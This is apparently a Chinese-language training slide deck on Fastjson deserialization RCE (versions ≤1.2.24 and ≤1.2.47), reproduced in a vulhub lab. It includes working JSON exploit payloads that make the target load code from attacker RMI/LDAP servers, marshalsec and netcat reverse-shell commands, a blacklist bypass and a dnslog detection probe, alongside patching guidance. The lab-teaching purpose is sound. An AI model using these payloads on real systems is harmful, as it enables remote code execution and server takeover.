# Fastjson反序列化漏洞

# 复现环境



≤1.2.24
≤1.2.47

# 课程目录



1、Fastjson介绍
2、漏洞复现
≤1.2.24 RCE CNVD-2017-02833
≤1.2.47 RCE CNVD-2019-22238
3、漏洞原理
4、漏洞挖掘思路
5、漏洞修复

# 01 Fastjson介绍

# Alibaba开源系列



https://github.com/orgs/alibaba/repositories

Druid、Fastjson 、Dubbo、OceanBase、Tengine、TFS、RocketMQ、Canal……

# Fastjson



https://github.com/alibaba/fastjson/wiki/Quick-Start-CN　1.2.76

- 速度快
- 使用广泛
- 测试完备
- 使用简单
- 功能完备

# 使用方法



```
<dependency>
    <groupId>com.alibaba</groupId>
    <artifactId>fastjson</artifactId>
    <version>1.2.44</version>
</dependency>
```

工程：fastjson-vul
对象类：User.java
测试类：JsonTest.java

# 结果



序列化的时候，会调用成员变量的get方法，私有成员变量不会被序列化。

反序列化的时候，会调用成员变量的set方法，publibc修饰的成员全部自动赋值。

# 反序列化方法



## JSON.parseObject() 返回实际类型对象 √

```
User user1 = JSON.parseObject(serializedStr, User.class);
```

## JSON.parse() 返回JsonObject对象

```
Object obj1 =JSON.parse(serializedStr);
```

# @type 自省 Autotype




{name='wuya', age=66, flag=true, sex='boy', address='null'}

## 子类中包含接口或抽象类的时候，类型丢失

{"@type":"com.wuya.test.User","age":33,"flag":false,"name":"wuya"}

# 利用类

com.sun.rowset.JdbcRowSetImpl
dataSourceName支持传入一个rmi的源，可以实现JNDI注入攻击



# Fastjson漏洞情况



2017年3月15日，爆出高危安全漏洞
（≤1.2.24）

# 版本时间线



1. fastjson-1.2.25版本发布（没怎么提漏洞，实际是RCE）
2. fastjson-1.2.34版本发布，当autoType=true时增强安全防护
3. fastjson-1.2.42版本发布 Bug修复安全加固
4. fastjson-1.2.43版本发布 Bug修复安全加固
5. fastjson-1.2.44版本发布 Bug修复安全加固
6. fastjson-1.2.46版本发布 Bug修复安全加固
7. fastjson-1.2.48版本发布（啥也没说，隐藏RCE）
8. fastjson-1.2.49版本发布 Bug修复安全加固
9. fastjson-1.2.51版本发布 Bug修复安全加固
10. fastjson-1.2.59版本发布 Bug修复安全加固
11. fastjson-1.2.60版本发布 修复拒绝服务安全问题
12. fastjson-1.2.61版本发布 增加AutoType安全黑名单
13. Fastjson-1.2.61版本，增加AutoType安全黑名单
14. fastjson 1.2.62版本发布，增加autoType黑名单
15. fastjson 1.2.66版本发布，Bug修复安全加固
16. fastjson 1.2.69版本发布，修复高危安全漏洞（RCE）

# 贡献



近几年为安全工程师不会饿死做出突出贡献的几个东西 a. Struts2 b. ThinkPhp c. (完形填空)。

作为正经程序员，我跨界瞎猜了一个WebLogic，然后题主告诉我标准答案是Fastjson。

**填空题：**

**近几年，为安全工程师不会饿死作出突出贡献的几个东西：**

1、Struts2

2、ThinkPhp

3、_____


**热门评论**

前奇虎360员工 ID 64

感谢fastjson养活了一大批安全研究员

小米员工 ID 35

上上周小米安全部发邮件了，全公司放弃fastjson改用gson。。。又TM得改代码了，唉

大明王紫川秀 ID 31

fastjson就是个天坑，在阿里的时候一个月升级四五次

阿里巴巴员工 ID 28

解决fastjson漏洞的唯一办法就是再也不用它

百度员工 ID 9

这玩意漏洞这么多

vulhub.org

八方网域
bafangwy.com

≤1.2.24 CNVD-2017-02833
≤1.2.47 CNVD-2019-22238

参考资料（“教程合集”）：
00-CentOS7替换yum源为阿里云
00-CentOS7安装Docker
30-Docker安装vulhub靶场

# 02 1.2.24 RCE CVE-2017-18349

# 漏洞复现




1、vulhub启动靶场
2、Kali 用marshalsec启动LDAP/RMI服务
3、Kali 用python启动HTTP服务，存放恶意类
4、Kali 用netcat监听端口，建立反弹连接

注：
可以结合Log4j2的JNDI注入学习

# 环境





# 靶场启动步骤



```
cd /usr/local/soft/vulhub/fastjson/1.2.24-rce

docker-compose up -d
```

# 附：Kali设置python版本



配置

```
update-alternatives --install /usr/bin/python
python /usr/bin/python2 100
update-alternatives --install /usr/bin/python
python /usr/bin/python3 150
```

切换版本

```
update-alternatives --config python
```

# 附：Linux配置JRE版本



vim /etc/profile

```
export
JAVA_HOME=/usr/local/soft/java/jdk1.8.0_74
export PATH=$JAVA_HOME/bin:$PATH
export
CLASSPATH=.:$JAVA_HOME/lib/dt.jar:$JAVA_HO
ME/lib/tools.jar
```

source /etc/profile

# 攻击步骤（kali）



编写恶意代码LinuxTouch，编译为class

```
python -m http.server 8089    #python3
```

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar
marshalsec.jndi.RMIRefServer
"http://192.168.142.132:8089/#LinuxTouch"
9473
```

# payload



```
POST / HTTP/1.1
Host: 192.168.142.128:8090
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 146

{
        "b": {
                "@type": "com.sun.rowset.JdbcRowSetImpl",
                "dataSourceName": "rmi://192.168.142.132:9473/LinuxTouch",
                "autoCommit": true
        }
}
```

# 查看结果



```
docker ps -a

docker exec  b519a6e5c4c4 ls /tmp
```

# 复现不成功的几种原因



1、JDK11编译的class放到靶场JDK8的环境，不能运行

2、java源代码不能有包名（package name）

3、用python启动HTTP而不是Apache

4、docker-compose up不带-d可以看到日志

# 中间版本



默认不使用autotype
com.sun.rowset.jdbcRowSetImpl被加入了黑名单

黑名单绕过，参考资料：
https://mp.weixin.qq.com/s/UcYxH_r7N6N4vqldFEVktg
https://mp.weixin.qq.com/s/EuRSAJFjnd7Dze-26qFJNA

# 03 漏洞原理

# 利用流程



1、序列化字符准备类名、dataSourceName属性和autoCommit属性
2、JdbcRowSetImpl反序列化，调用JdbcRowSetImpl的setAutoCommit()
3、setAutoCommit()调用connect()
3、connect()调用lookup()连接到LDAP/RMI服务器
4、下载恶意代码到本地，执行，攻击发生

# 04 1.2.47 RCE CNVD-2019-22238

# 绕过原理



在1.2.47版本及以下的情况下，loadClass中默认cache为true，首先使用java.lang.Class把获取到的类缓存到mapping中，然后直接从缓存中获取到了com.sun.rowset.jdbcRowSetImpl这个类，即可绕过黑名单。

# 攻击步骤（kali）



nc -lvp 9001

编写恶意代码LinuxRevers，编译为class
python -m http.server 8089　#python3

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.142.132:8089/#LinuxRevers" 9473

# payload



```
POST / HTTP/1.1
Host: 192.168.142.128:8090
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 268

{
"a":{
"@type":"java.lang.Class",
"val":"com.sun.rowset.JdbcRowSetImpl"
},
"b":{
 "@type":"com.sun.rowset.JdbcRowSetImpl",
 "dataSourceName":"ldap://192.168.142.132:9473/LinuxRevers",
 "autoCommit":true
}
}
```

# 05 漏洞挖掘思路

# 漏洞挖掘



1、找到发送JSON序列化数据的接口

2、判断是否使用fastjon

1）非法格式报错

```
{"x":"
```

2）使用dnslog探测

```
{"x":{"@type":"java.net.Inet4Address","val":"xxx.dnslog.cn"}}
```


Burp 插件

https://github.com/zilong3033/fastjsonScan

# 06 漏洞修复

# 环境





# 漏洞修复



## 1、升级JDK

6u211 / 7u201 / 8u191 /11.0.1

## 2、升级Fastjson到最新版

fastjson.parser.safeMode=true

## 3、使用安全产品过滤非法内容

## 4、更换其它序列化工具

Jackson/Gson

# JDK版本影响



JDK 6u45、7u21之后：java.rmi.server.useCodebaseOnly的默认值被设置为true。当该值为true时，将禁用自动加载远程类文件，仅从CLASSPATH和当前JVM的java.rmi.server.codebase指定路径加载类文件。使用这个属性来防止客户端VM从其他Codebase地址上动态加载类，增加了RMI ClassLoader的安全性。

JDK 6u141、7u131、8u121之后：增加了com.sun.jndi.rmi.object.trustURLCodebase选项，默认为false，禁止RMI和CORBA协议使用远程codebase的选项，因此RMI和CORBA在以上的JDK版本上已经无法触发该漏洞，但依然可以通过指定URI为LDAP协议来进行JNDI注入攻击。

JDK 6u211、7u201、8u191之后：增加了com.sun.jndi.ldap.object.trustURLCodebase选项，默认为false，禁止LDAP协议使用远程codebase的选项，把LDAP协议的攻击途径也给禁了。

# Thank you for watching

无涯老师